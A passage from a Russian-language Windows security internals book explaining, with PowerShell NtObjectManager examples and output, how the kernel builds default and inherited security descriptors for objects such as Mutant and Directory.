 - Name  : GRAPHITE\None
 - Sid   : S-1-5-21-2318445812-3516008893-216915059-513

3 <DACL>
 - Type  : Allowed
 - Name  : GRAPHITE\user
 - SID   : S-1-5-21-2318445812-3516008893-216915059-1002
 - Mask  : 0x001F0001
 - Access: Full Access
 - Flags : None

- Type  : Allowed
 - Name  : NT AUTHORITY\SYSTEM
 - SID   : S-1-5-18
 - Mask  : 0x001F0001
 - Access: Full Access
 - Flags : None

- Type  : Allowed
 - Name  : NT AUTHORITY\LogonSessionId_0_137918
 - SID   : S-1-5-5-0-137918
 - Mask  : 0x00120001
 - Access: ModifyState|ReadControl|Synchronize
 - Flags : None
```

Листинг 6-8. Создание нового дескриптора безопасности без дескрипторов безопасности создателя и родителя

Для этого вызова `New-NtSecurityDescriptor` требуются только маркер и тип объекта ядра 1. Поля `Owner` и `Group` итогового дескриптора безопасности получают стандартные значения на основе свойств `Owner` и `PrimaryGroup` маркера 2.

Но откуда появился DACL 3? Мы не указали ни родительский дескриптор безопасности, ни дескриптор безопасности создателя, поэтому ни из одного из них он прийти не мог. Вместо этого он

основан на стандартном DACL объекта Token, то есть ACL, хранящемся в маркере и служащем резервным вариантом, когда другой DACL не задан. Стандартный DACL маркера можно вывести, передав маркер команде Format-NtToken с параметром DefaultDacl, как в листинге 6-9.

```
PS> Format-NtToken $token -DefaultDacl
DEFAULT DACL
------------
GRAPHITE\user: (Allowed)(None)(GenericAll)
NT AUTHORITY\SYSTEM: (Allowed)(None)(GenericAll)
NT AUTHORITY\LogonSessionId_0_137918: (Allowed)(None)(GenericExecute|GenericRead)
```

Листинг 6-9. Отображение стандартного DACL маркера

За исключением прав доступа, характерных для Mutant, DACL из листинга 6-9 совпадает с DACL из листинга 6-8. Можно сделать вывод, что, если при создании не указать ни родительский дескриптор безопасности, ни дескриптор безопасности создателя, новый дескриптор безопасности будет основан на владельце маркера, основной группе и стандартном DACL. Но для уверенности проверим это поведение, создав безымянный Mutant без дескриптора безопасности (листинг 6-10).

```
PS> Use-NtObject($m = New-NtMutant) {
    Format-NtSecurityDescriptor $m
}
Type: Mutant
Control: None
<NO SECURITY INFORMATION>
```

Листинг 6-10. Создание безымянного Mutant для проверки стандартного поведения при создании дескриптора безопасности

Но подождите: у нового объекта Mutant вообще нет сведений безопасности! Это не тот результат, которого мы ожидали.

Дело в том, что ядро разрешает объектам некоторых типов не иметь безопасности, если у объекта нет имени. Узнать, требуется ли объекту безопасность, можно по свойству SecurityRequired, как показано в листинге 6-11.

```
PS> Get-NtType "Mutant" | Select-Object SecurityRequired
SecurityRequired
----------------
           False
```

Листинг 6-11. Запрос свойства SecurityRequired типа Mutant

Как видно, тип Mutant не требует безопасности. Поэтому, если при создании безымянного объекта Mutant не указать ни дескриптор безопасности создателя, ни родительский дескриптор безопасности, ядро не сформирует стандартный дескриптор безопасности.

Зачем ядру поддерживать возможность создания объекта без дескриптора безопасности? Если приложения не будут совместно использовать объект, дескриптор безопасности не имеет назначения и лишь занимает дополнительную память ядра. Ядру потребуется безопасность, только если создаётся объект с именем, которым можно пользоваться совместно.

Дублирование дескрипторов безымянных объектов

Дескриптор безымянного ресурса можно продублировать и передать другому процессу, не присваивая ресурсу имя. Однако делать это следует осторожно. Хотя при дублировании дескриптора можно удалить у него доступ, если объект не имеет дескриптора безопасности, получающий процесс легко способен снова продублировать дескриптор и восстановить удалённый доступ.

До Windows 8 назначить безопасность безымянному объекту со значением SecurityRequired, равным False, было невозможно. Теперь это изменилось: если при создании указать дескриптор безопасности, он назначается итоговому объекту. Кроме того,

> в Windows 8 у `NtDuplicateObject` появился новый недокументированный флаг специально для решения этой проблемы. Флаг `NoRightsUpgrade` при дублировании дескриптора предписывает ядру запрещать все последующие операции дублирования, запрашивающие дополнительные права доступа.

Чтобы проверить формирование стандартного дескриптора безопасности, теперь создадим объект, которому безопасность необходима, например `Directory` (листинг 6-12).

```
PS> Get-NtType Directory | Select-Object SecurityRequired
SecurityRequired
----------------
            True

PS> Use-NtObject($dir = New-NtDirectory) {
    Format-NtSecurityDescriptor $dir -Summary
}
GRAPHITE\user: (Allowed)(None)(Full Access)
NT AUTHORITY\SYSTEM: (Allowed)(None)(Full Access)
NT AUTHORITY\LogonSessionId_0_137918: (Allowed)(None)(Query|Traverse|ReadControl)
```

Листинг 6-12. Создание безымянного Directory для проверки стандартного дескриптора безопасности

Листинг 6-12 показывает, что стандартный дескриптор безопасности соответствует нашим предположениям.

Задан только родительский дескриптор безопасности

Следующий случай намного сложнее. Предположим, что мы вызываем `NtCreateMutant` с именем, но не задаём поле `SecurityDescriptor`. Поскольку именованный `Mutant` должен создаваться внутри объекта `Directory`, которому, как мы только что убедились, необходима безопасность, родительский дескриптор безопасности будет задан.

Однако с родительским дескриптором безопасности в игру вступает ещё один механизм: наследование, в ходе которого новый дескриптор безопасности копирует часть родительского. Правила наследования определяют, какие части родителя передаются новому дескриптору безопасности, а родительский дескриптор безопасности называется наследуемым, если его части могут наследоваться.

Назначение наследования - определять иерархическую конфигурацию безопасности для дерева ресурсов. Без наследования пришлось бы явно назначать дескриптор безопасности каждому новому объекту иерархии, что быстро стало бы неуправляемым. Управление деревом ресурсов также оказалось бы невозможным, поскольку каждое приложение могло бы вести себя по-разному.

Проверим правила наследования, действующие при создании новых ресурсов ядра. Мы сосредоточимся на DACL, но те же понятия применимы и к SACL. Чтобы минимизировать повторение кода, в листинге 6-13 определено несколько функций, которые проводят проверку с родительским дескриптором безопасности и реализуют различные параметры.

```
PS> function New-ParentSD($AceFlags = 0, $Control = 0) {
    $owner = Get-NtSid -KnownSid BuiltinAdministrators
  1 $parent = New-NtSecurityDescriptor -Type Directory -Owner $owner
-Group $owner
  2 Add-NtSecurityDescriptorAce $parent -Name "Everyone" -Access GenericAll
    Add-NtSecurityDescriptorAce $parent -Name "Users" -Access GenericAll
 -Flags $AceFlags
  3 Add-NtSecurityDescriptorControl $parent -Control $Control
  4 Edit-NtSecurityDescriptor $parent -MapGeneric
    return $parent
}
PS> function Test-NewSD($AceFlags = 0,
```

```
                        $Control = 0,
                        $Creator = $null,
                        [switch]$Container) {
  5 $parent = New-ParentSD -AceFlags $AceFlags -Control $Control
    Write-Output "-= Parent SD =-"
    Format-NtSecurityDescriptor $parent -Summary

    if ($Creator -ne $null) {
        Write-Output "`r`n-= Creator SD =-"
        Format-NtSecurityDescriptor $creator -Summary
    }

  6 $auto_inherit_flags = @()
    if (Test-NtSecurityDescriptor $parent -DaclAutoInherited) {
        $auto_inherit_flags += "DaclAutoInherit"
    }
    if (Test-NtSecurityDescriptor $parent -SaclAutoInherited) {
        $auto_inherit_flags += "SaclAutoInherit"
    }
    if ($auto_inherit_flags.Count -eq 0) {
        $auto_inherit_flags += "None"
    }

    $token = Get-NtToken -Effective -Pseudo
  7 $sd = New-NtSecurityDescriptor -Token $token -Parent $parent
-Creator $creator -Type Mutant -Container:$Container -AutoInherit
$auto_inherit_flags
    Write-Output "`r`n-= New SD =-"
  8 Format-NtSecurityDescriptor $sd -Summary
}
```

Листинг 6-13. Определения проверочных функций New-ParentSD и Test-NewSD

Функция `New-ParentSD` создаёт новый дескриптор безопасности, в котором полям `Owner` и `Group` присваивается группа Administrators 1. Это позволит проверить наследование поля `Owner` или `Group` любым новым дескриптором безопасности, создаваемым из данного родителя. Также задаём ожидаемый диспетчером объектов тип `Directory`. Далее добавляем две ACE `Allowed`: одну для группы Everyone, другую для Users 2; они различаются SID. Обеим ACE назначаем доступ `GenericAll`, а для ACE Users добавляем дополнительные флаги.

Затем функция задаёт несколько необязательных управляющих флагов дескриптора безопасности 3. Обычно при назначении дескриптора безопасности родителю общие права доступа сопоставляются с правами, характерными для типа. Здесь для такого сопоставления используется `Edit-NtSecurityDescriptor` с параметром `MapGeneric` 4.

В функции `Test-NewSD` создаём родительский дескриптор безопасности 5 и вычисляем флаги автоматического наследования 6. Затем создаём новый дескриптор безопасности, при необходимости задавая свойство `Container`, а также вычисленные флаги автоматического наследования 7. Для создания нового дескриптора безопасности этой функции можно передать дескриптор безопасности создателя. Пока оставим его равным `$null`, но вернёмся к нему в следующем разделе. Наконец, выводим в консоль родительский, созданный и новый дескрипторы безопасности, чтобы проверить входные и выходные данные 8.

Начнём с проверки стандартного случая: выполним команду `Test-NewSD` без дополнительных параметров. Команда создаёт родительский дескриптор безопасности без управляющих флагов, поэтому в вызове `SeAssignSecurityEx` не должно быть флагов автоматического наследования (листинг 6-14).

```
PS> Test-NewSD
-= Parent SD =-
<DACL>
Everyone: (Allowed)(None)(Full Access)
BUILTIN\Users: (Allowed)(None)(Full Access)

-= New SD =-
```

```
<Owner> : GRAPHITE\user 1
<Group> : GRAPHITE\None
<DACL>
GRAPHITE\user: (Allowed)(None)(Full Access) 2
NT AUTHORITY\SYSTEM: (Allowed)(None)(Full Access)
NT AUTHORITY\LogonSessionId_0_137918: (Allowed)(None)(ModifyState|ReadControl|...)
```

Листинг 6-14. Создание нового дескриптора безопасности с родительским дескриптором безопасности и без дескриптора безопасности создателя

Из вывода видно, что `Owner` и `Group` не получены из родительского дескриптора безопасности 1, а имеют стандартные значения, которые наблюдались ранее в этой главе. Это логично: новым ресурсом должна владеть вызывающая сторона, а не пользователь, создавший родительский объект.

Однако новый DACL выглядит не так, как можно было ожидать 2. Ему назначен уже знакомый стандартный DACL, никак не связанный с DACL, построенным в родительском дескрипторе безопасности. Мы не получили ACE из родительского DACL, потому что не отметили их как наследуемые. Для этого требуется установить один или оба флага ACE `ObjectInherit` и `ContainerInherit`. Первый применяется только к объектам, не являющимся контейнерами, например `Mutant`, а второй - к объектам-контейнерам, например `Directory`. Различие двух типов важно, поскольку оно влияет на передачу унаследованных ACE дочерним объектам.

Объект `Mutant` не является контейнером, поэтому добавим флаг `ObjectInherit` к ACE родительского дескриптора безопасности (листинг 6-15).

```
PS> Test-NewSD -AceFlags "ObjectInherit" 1
-= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(Full Access)
BUILTIN\Users: (Allowed)(ObjectInherit)(Full Access)

-= New SD =-
<Owner> : GRAPHITE\user 2
<Group> : GRAPHITE\None
<DACL> 3
BUILTIN\Users: (Allowed)(None)(ModifyState|Delete|ReadControl|WriteDac|WriteOwner)
```

Листинг 6-15. Добавление ACE ObjectInherit в родительский дескриптор безопасности

В этом листинге передаём проверочной функции флаг ACE `ObjectInherit` 1. Обратите внимание, что поля `Owner` и `Group` не изменились 2, но DACL больше не является стандартным 3. Вместо этого он содержит единственную ACE, предоставляющую группе Users доступ `ModifyState|Delete|ReadControl|WriteDac|WriteOwner`. Именно эту ACE мы отметили как наследуемую.

Однако можно заметить проблему: ACE родительского дескриптора безопасности был предоставлен `Full Access`, а ACE нового дескриптора безопасности - нет. Почему изменилась маска доступа? На самом деле она не изменилась: процесс наследования просто взял необработанную маску доступа `Directory` для ACE родительского дескриптора безопасности, значение `0x000F000F`, и скопировал её в наследуемую ACE. Допустимые биты доступа объекта `Mutant` равны `0x001F0001`. Поэтому процесс наследования использует ближайшее сопоставление `0x000F0001`, как показано в листинге 6-16.

```
PS> Get-NtAccessMask (0x0001F0001 -band 0x0000F000F) -ToSpecificAccess Mutant
ModifyState, Delete, ReadControl, WriteDac, WriteOwner
```

Листинг 6-16. Проверка унаследованной маски доступа

Это довольно серьёзная проблема. Обратите внимание, например, что у типа `Mutant` отсутствует право доступа `Synchronize`, необходимое вызывающей стороне для ожидания блокировки. Без

этого доступа объект Mutant был бы бесполезен приложению.

Проблему маски доступа можно решить, указав в ACE общую маску доступа. При создании нового дескриптора безопасности она сопоставляется с маской доступа, характерной для типа. Есть лишь одно осложнение: родительский дескриптор безопасности получен из существующего объекта, поэтому общий доступ уже был сопоставлен при назначении дескриптора безопасности. В проверочной функции мы имитировали это поведение вызовом Edit-NtSecurityDescriptor.

Для решения проблемы в ACE можно задать флаг InheritOnly. В результате общий доступ останется неизменным при первоначальном назначении. Флаг InheritOnly отмечает ACE как предназначенную только для наследования, поэтому общий доступ не мешает проверке доступа. В листинге 6-17 проверим это поведение, изменив вызов проверочной функции.

```
1 PS> Test-NewSD -AceFlags "ObjectInherit, InheritOnly"
-= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(Full Access)
2 BUILTIN\Users: (Allowed)(ObjectInherit, InheritOnly)(GenericAll)

-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
3 BUILTIN\Users: (Allowed)(None)(Full Access)
```

Листинг 6-17. Добавление ACE InheritOnly

В этом листинге мы меняем флаги ACE на ObjectInherit и InheritOnly 1. В выводе родительского дескриптора безопасности видно, что маска доступа GenericAll больше не сопоставляется 2. В результате унаследованной ACE теперь предоставляется необходимый Full Access 3.

Можно предположить, что флаг ContainerInherit действует так же, как ObjectInherit, верно? Не совсем. Проверим его поведение в листинге 6-18.

```
1 PS> Test-NewSD -AceFlags "ContainerInherit, InheritOnly" -Container
-= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(Full Access)
BUILTIN\Users: (Allowed)(ContainerInherit, InheritOnly)(GenericAll)

-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
2 BUILTIN\Users: (Allowed)(None)(Full Access)
3 BUILTIN\Users: (Allowed)(ContainerInherit, InheritOnly)(GenericAll)
```

Листинг 6-18. Создание нового дескриптора безопасности с флагом ContainerInherit

Здесь мы добавляем к ACE флаги ContainerInherit и InheritOnly, а затем передаём функции параметр Container 1. В отличие от случая ObjectInherit, теперь в DACL оказываются две ACE. Первая 2 предоставляет новому ресурсу доступ на основе наследуемой ACE. Вторая 3 представляет копию наследуемой ACE с доступом GenericAll.

> **Примечание.** Может возникнуть вопрос, как можно создать дескриптор безопасности для типа-контейнера, когда используется тип Mutant. Дело в том, что API не важен итоговый тип, поскольку он применяет только общее сопоставление; однако при создании настоящего объекта Mutant ядро никогда не задало бы флаг Container.

Автоматическая передача ACE полезна, поскольку позволяет строить иерархию контейнеров, не предоставляя им права доступа вручную. Но иногда её требуется отключить флагом ACE `NoPropagateInherit`, как показано в листинге 6-19.

```
PS> $ace_flags = "ContainerInherit, InheritOnly, NoPropagateInherit"
PS> Test-NewSD -AceFlags $ace_flags -Container
--snip--
-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
1 BUILTIN\Users: (Allowed)(None)(Full Access)
```

Листинг 6-19. Применение NoPropagateInherit для предотвращения автоматического наследования ACE

При указании этого флага ACE, предоставляющая доступ к ресурсу, сохраняется, а наследуемая ACE исчезает 1.

Попробуем другую конфигурацию флагов ACE и посмотрим, что происходит с ACE `ObjectInherit` при наследовании контейнером (листинг 6-20).

```
PS> Test-NewSD -AceFlags "ObjectInherit" -Container
--snip--
-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
1 BUILTIN\Users: (Allowed)(ObjectInherit, InheritOnly)(ModifyState|...)
```

Листинг 6-20. Проверка флага ObjectInherit на контейнере

Можно было не ожидать, что контейнер вообще унаследует ACE, но фактически он получает её с автоматически установленным флагом `InheritOnly` 1. Это позволяет контейнеру передать ACE дочерним объектам, не являющимся контейнерами.

В таблице 6-4 обобщены правила наследования для объектов-контейнеров и объектов, не являющихся контейнерами, в зависимости от флагов родительской ACE. Полужирным в исходной таблице отмечены случаи отсутствия наследования.

Таблица 6-4. Флаги родительской ACE и флаги, заданные унаследованным ACE

Флаги родительской ACE	**Объект не-контейнер**	**Объект-контейнер**
Нет	**Нет наследования**	**Нет наследования**
`ObjectInherit`	Нет	`InheritOnly`, `ObjectInherit`
`ContainerInherit`	**Нет наследования**	`ContainerInherit`
`ObjectInherit`, `NoPropagateInherit`	Нет	**Нет наследования**
`ContainerInherit`, `NoPropagateInherit`	**Нет наследования**	Нет
`ContainerInherit`, `ObjectInherit`	Нет	`ContainerInherit`, `ObjectInherit`

Флаги родительской ACE	Объект не-контейнер	Объект-контейнер
`ContainerInherit`, `ObjectInherit`, `NoPropagateInherit`	Нет	Нет

Наконец, рассмотрим флаги автоматического наследования. Если вернуться к таблице 6-3, видно, что при установленном у DACL управляющем флаге `DaclAutoInherited` ядро передаёт флаг `DaclAutoInherit` функции `SeAssignSecurityEx`, поскольку дескриптора безопасности создателя нет. У SACL есть соответствующий флаг `SaclAutoInherit`, но здесь сосредоточимся на DACL. Что делает `DaclAutoInherit`? Проверим в листинге 6-21.

```
PS> $ace_flags = "ObjectInherit, InheritOnly"
1 PS> Test-NewSD -AceFlags $ace_flags -Control "DaclAutoInherited"
-= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
2 <DACL> (Auto Inherited)
Everyone: (Allowed)(None)(Full Access)
BUILTIN\Users: (Allowed)(ObjectInherit, InheritOnly)(GenericAll)

-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
3 <DACL> (Auto Inherited)
4 BUILTIN\Users: (Allowed)(Inherited)(Full Access)
```

Листинг 6-21. Задание управляющего флага DaclAutoInherited в родительском дескрипторе безопасности

Мы добавляем в управляющие флаги родительского дескриптора безопасности `DaclAutoInherited` 1 и подтверждаем его наличие по отформатированному DACL 2. Видно, что новый дескриптор безопасности также содержит этот флаг 3, а унаследованная ACE получила флаг `Inherited` 4.

Чем флаги автоматического наследования отличаются от рассмотренных ранее флагов наследования? Microsoft сохраняет оба типа для совместимости, поскольку флаг `Inherited` появился только в Windows 2000. С точки зрения ядра два типа наследования мало различаются, кроме определения наличия у новой безопасности флага `DaclAutoInherited` и получения флага `Inherited` всеми унаследованными ACE. Но с точки зрения пользовательского режима эта модель наследования показывает, какие части DACL унаследованы от родительского дескриптора безопасности. Это важно
знать, и эти сведения используются различными API Win32, как будет рассмотрено в разделе «API безопасности Win32» на странице 208.

Заданы и дескриптор безопасности создателя, и родительский

В последнем случае мы вызываем `NtCreateMutant` с именем и указываем поле `SecurityDescriptor`, задавая параметры как дескриптора безопасности создателя, так и родительского. Чтобы увидеть результат, определим проверочный код. В листинге 6-22 написана функция, формирующая дескриптор безопасности создателя. Для запуска проверки повторно используем созданную ранее функцию `Test-NewSD`.

```
PS> function New-CreatorSD($AceFlags = 0, $Control = 0, [switch]$NoDacl) {
  1 $creator = New-NtSecurityDescriptor -Type Mutant
  2 if (!$NoDacl) {
      3 Add-NtSecurityDescriptorAce $creator -Name "Network" -Access GenericAll
        Add-NtSecurityDescriptorAce $creator -Name "Interactive"
```

```
-Access GenericAll -Flags $AceFlags
    }
    Add-NtSecurityDescriptorControl $creator -Control $Control
    Edit-NtSecurityDescriptor $creator -MapGeneric
    return $creator
}
```

Листинг 6-22. Проверочная функция New-CreatorSD

Эта функция отличается от `New-ParentSD`, созданной в листинге 6-13, следующим: при создании дескриптора безопасности используется тип `Mutant` 1, вызывающей стороне разрешено не указывать DACL 2, а для DACL, если он применяется, задаётся другой SID 3. Благодаря этим изменениям можно различить части нового дескриптора безопасности, полученные от родителя и от создателя.

В некоторых простых случаях родительский дескриптор безопасности не имеет наследуемого DACL, и API следует тем же правилам, что при задании только дескриптора безопасности создателя. Иными словами, если создатель указывает DACL, новый дескриптор безопасности использует его. В противном случае применяется стандартный DACL.

Если родительский дескриптор безопасности содержит наследуемый DACL, новый дескриптор безопасности унаследует его, если только дескриптор безопасности создателя также не содержит DACL. Даже пустой или NULL DACL отменяет наследование от родителя. Проверим это поведение в листинге 6-23.

```
1 PS> $creator = New-CreatorSD -NoDacl
2 PS> Test-NewSD -Creator $creator -AceFlags "ObjectInherit, InheritOnly"
-= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(Full Access)
3 BUILTIN\Users: (Allowed)(ObjectInherit, InheritOnly)(GenericAll)

-= Creator SD =-
4 <NO SECURITY INFORMATION>

-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
5 BUILTIN\Users: (Allowed)(None)(Full Access)
```

Листинг 6-23. Проверка наследования родительского DACL при отсутствии DACL создателя

Сначала строим дескриптор безопасности создателя без DACL 1, затем запускаем проверку с наследуемым родительским дескриптором безопасности 2. В выводе подтверждаем наследуемую ACE группы Users 3 и отсутствие DACL у создателя 4. Созданный новый дескриптор безопасности получает наследуемую ACE 5.

Проверим также, что происходит при задании DACL создателя (листинг 6-24).

```
1 PS> $creator = New-CreatorSD
2 PS> Test-NewSD -Creator $creator -AceFlags "ObjectInherit, InheritOnly"
-= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(Full Access)
BUILTIN\Users: (Allowed)(ObjectInherit, InheritOnly)(GenericAll)

-= Creator SD =-
<DACL>
NT AUTHORITY\NETWORK: (Allowed)(None)(Full Access)
NT AUTHORITY\INTERACTIVE: (Allowed)(None)(Full Access)
-= New SD =-
```

```
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
3 NT AUTHORITY\NETWORK: (Allowed)(None)(Full Access)
NT AUTHORITY\INTERACTIVE: (Allowed)(None)(Full Access)
```

Листинг 6-24. Проверка отмены наследования родительского DACL дескриптором DACL создателя

Здесь мы строим дескриптор безопасности создателя с DACL 1 и сохраняем тот же наследуемый родительский дескриптор безопасности, что в листинге 6-23 2. В выводе видно, что ACE из DACL создателя скопированы в новый дескриптор безопасности 3.

В двух предыдущих проверках флаги автоматического наследования не задавались. Если установить управляющий флаг `DaclAutoInherited` в родительском дескрипторе безопасности, но не добавить DACL создателя, наследование происходит так же, как в листинге 6-24, за исключением установки флагов унаследованной ACE.

Однако при одновременном задании DACL создателя и управляющего флага происходит нечто интересное (листинг 6-25).

```
1 PS> $creator = New-CreatorSD -AceFlags "Inherited"
2 PS> Test-NewSD -Creator $creator -AceFlags "ObjectInherit, InheritOnly"
-Control "DaclAutoInherited"
-= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL> (Auto Inherited)
Everyone: (Allowed)(None)(Full Access)
BUILTIN\Users: (Allowed)(ObjectInherit, InheritOnly)(GenericAll)

-= Creator SD =-
<DACL>
NT AUTHORITY\NETWORK: (Allowed)(None)(Full Access)
NT AUTHORITY\INTERACTIVE: (Allowed)(Inherited)(Full Access)

-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL> (Auto Inherited)
3 NT AUTHORITY\NETWORK: (Allowed)(None)(Full Access)
4 BUILTIN\Users: (Allowed)(Inherited)(Full Access)
```

Листинг 6-25. Проверка наследования родительского DACL при заданных DACL создателя и управляющем флаге DaclAutoInherited

В этом листинге строим дескриптор безопасности создателя и добавляем к ACE SID INTERACTIVE флаг `Inherited` 1. Затем запускаем проверку с управляющим флагом `DaclAutoInherited` в родительском дескрипторе безопасности 2. В выводе видны две ACE. Первая скопирована от создателя 3, а вторая представляет унаследованную ACE родителя 4. Это поведение автоматического наследования показано на рисунке 6-1.




Рисунок 6-1. Автоматическое наследование при одновременно заданных родительском дескрипторе безопасности и дескрипторе безопасности создателя.

Когда установлен `DaclAutoInherit`, DACL нового дескриптора безопасности объединяет ненаследованные ACE из дескриптора безопасности создателя с наследуемыми ACE родителя. Такое автоматическое наследование позволяет перестроить дескриптор безопасности дочернего объекта на основе родительского, не потеряв
ACE, явно добавленные пользователем в DACL. Кроме того, автоматическая установка флага ACE `Inherited` позволяет различать явные и унаследованные ACE.

Обратите внимание: обычные операции ядра не задают флаг `DaclAutoInherit`. Он включается только тогда, когда в родительском дескрипторе безопасности установлен управляющий флаг `DaclAutoInherited`, а DACL отсутствует. В нашей проверке DACL был указан, поэтому флаг автоматического наследования не устанавливался. API Win32 используют это поведение, что будет рассмотрено далее в этой главе.

Чтобы подавить объединение явных ACE и наследуемых ACE родителя, можно установить управляющие флаги дескриптора безопасности `DaclProtected` и/или `SaclProtected`. При установленном флаге защиты правила наследования оставляют соответствующий ACL без изменений, кроме задания для ACL управляющего флага `AutoInherited` и сброса всех флагов унаследованных ACE. В листинге 6-26 проверим такое поведение для DACL.

```
1 PS> $creator = New-CreatorSD -AceFlags "Inherited" -Control "DaclProtected"
2 PS> Test-NewSD -Creator $creator -AceFlags "ObjectInherit, InheritOnly"
-Control "DaclAutoInherited"
-= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL> (Auto Inherited)
Everyone: (Allowed)(None)(Full Access)
BUILTIN\Users: (Allowed)(ObjectInherit, InheritOnly)(GenericAll)

-= Creator SD =-
<DACL> (Protected)
NT AUTHORITY\NETWORK: (Allowed)(None)(Full Access)
NT AUTHORITY\INTERACTIVE: (Allowed)(Inherited)(Full Access)

-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL> (Protected, Auto Inherited)
NT AUTHORITY\NETWORK: (Allowed)(None)(Full Access)
3 NT AUTHORITY\INTERACTIVE: (Allowed)(None)(Full Access)
```

Листинг 6-26. Проверка управляющего флага DaclProtected

Сначала формируем дескриптор безопасности создателя с флагом `DaclProtected` и задаём одной из ACE флаг `Inherited` 1. Затем создаём новый дескриптор безопасности с автоматически наследуемым родителем 2. Без флага `DaclProtected` DACL нового дескриптора безопасности был бы объединением DACL создателя и наследуемых ACE родителя. Вместо этого мы видим только ACE из DACL создателя. Кроме того, у второй ACE сброшен флаг `Inherited` 3.

Что делать, если мы не знаем, будут ли в родительском дескрипторе безопасности наследуемые ACE, и не хотим получить стандартный DACL? Это может быть важно для постоянных объектов, например файлов или ключей, поскольку стандартный DACL содержит эфемерный SID входа, который не следует сохранять на диске. В конце концов, повторное использование SID входа может предоставить доступ не связанному с ним пользователю.

В этом случае нельзя задавать DACL в дескрипторе безопасности создателя: согласно правилам наследования, он перезапишет все унаследованные ACE. Вместо этого сценарий можно обработать управляющим флагом дескриптора безопасности `DaclDefaulted`, указывающим, что предоставленный DACL является стандартным. Его применение показано в листинге 6-27.

```
PS> $creator = New-CreatorSD -Control "DaclDefaulted"
PS> Test-NewSD -Creator $creator -AceFlags "ObjectInherit, InheritOnly"
= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(Full Access)
BUILTIN\Users: (Allowed)(ObjectInherit, InheritOnly)(GenericAll)

-= Creator SD =-
<DACL> (Defaulted)
NT AUTHORITY\NETWORK: (Allowed)(None)(Full Access)
NT AUTHORITY\INTERACTIVE: (Allowed)(None)(Full Access)

-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
BUILTIN\Users: (Allowed)(None)(Full Access)

PS> Test-NewSD -Creator $creator
-= Parent SD =-
<Owner> : BUILTIN\Administrators
<Group> : BUILTIN\Administrators
<DACL>
Everyone: (Allowed)(None)(Full Access)
BUILTIN\Users: (Allowed)(None)(Full Access)

-= Creator SD =-
<DACL> (Defaulted)
NT AUTHORITY\NETWORK: (Allowed)(None)(Full Access)
NT AUTHORITY\INTERACTIVE: (Allowed)(None)(Full Access)

-= New SD =-
<Owner> : GRAPHITE\user
<Group> : GRAPHITE\None
<DACL>
NT AUTHORITY\NETWORK: (Allowed)(None)(Full Access)
NT AUTHORITY\INTERACTIVE: (Allowed)(None)(Full Access)
```

Листинг 6-27. Проверка флага DaclDefaulted

Если родитель не содержит наследуемых ACE DACL, новый дескриптор безопасности использует DACL создателя вместо стандартного. Если у родителя есть наследуемые ACE, процесс наследования перезапишет DACL по изложенным ранее правилам.

Аналогичное поведение для SACL реализуется управляющим флагом `SaclDefaulted`. Однако маркеры не содержат стандартного SACL, поэтому этот флаг несколько менее важен.

Замена SID CREATOR OWNER и CREATOR GROUP

Мы видели, что при наследовании унаследованная ACE сохраняет SID исходной. В некоторых сценариях это нежелательно. Например, может существовать общий каталог, в котором любому пользователю разрешено создавать дочерние каталоги. Какой дескриптор безопасности следует задать этому общему каталогу, чтобы доступ к дочернему каталогу имел только его создатель?

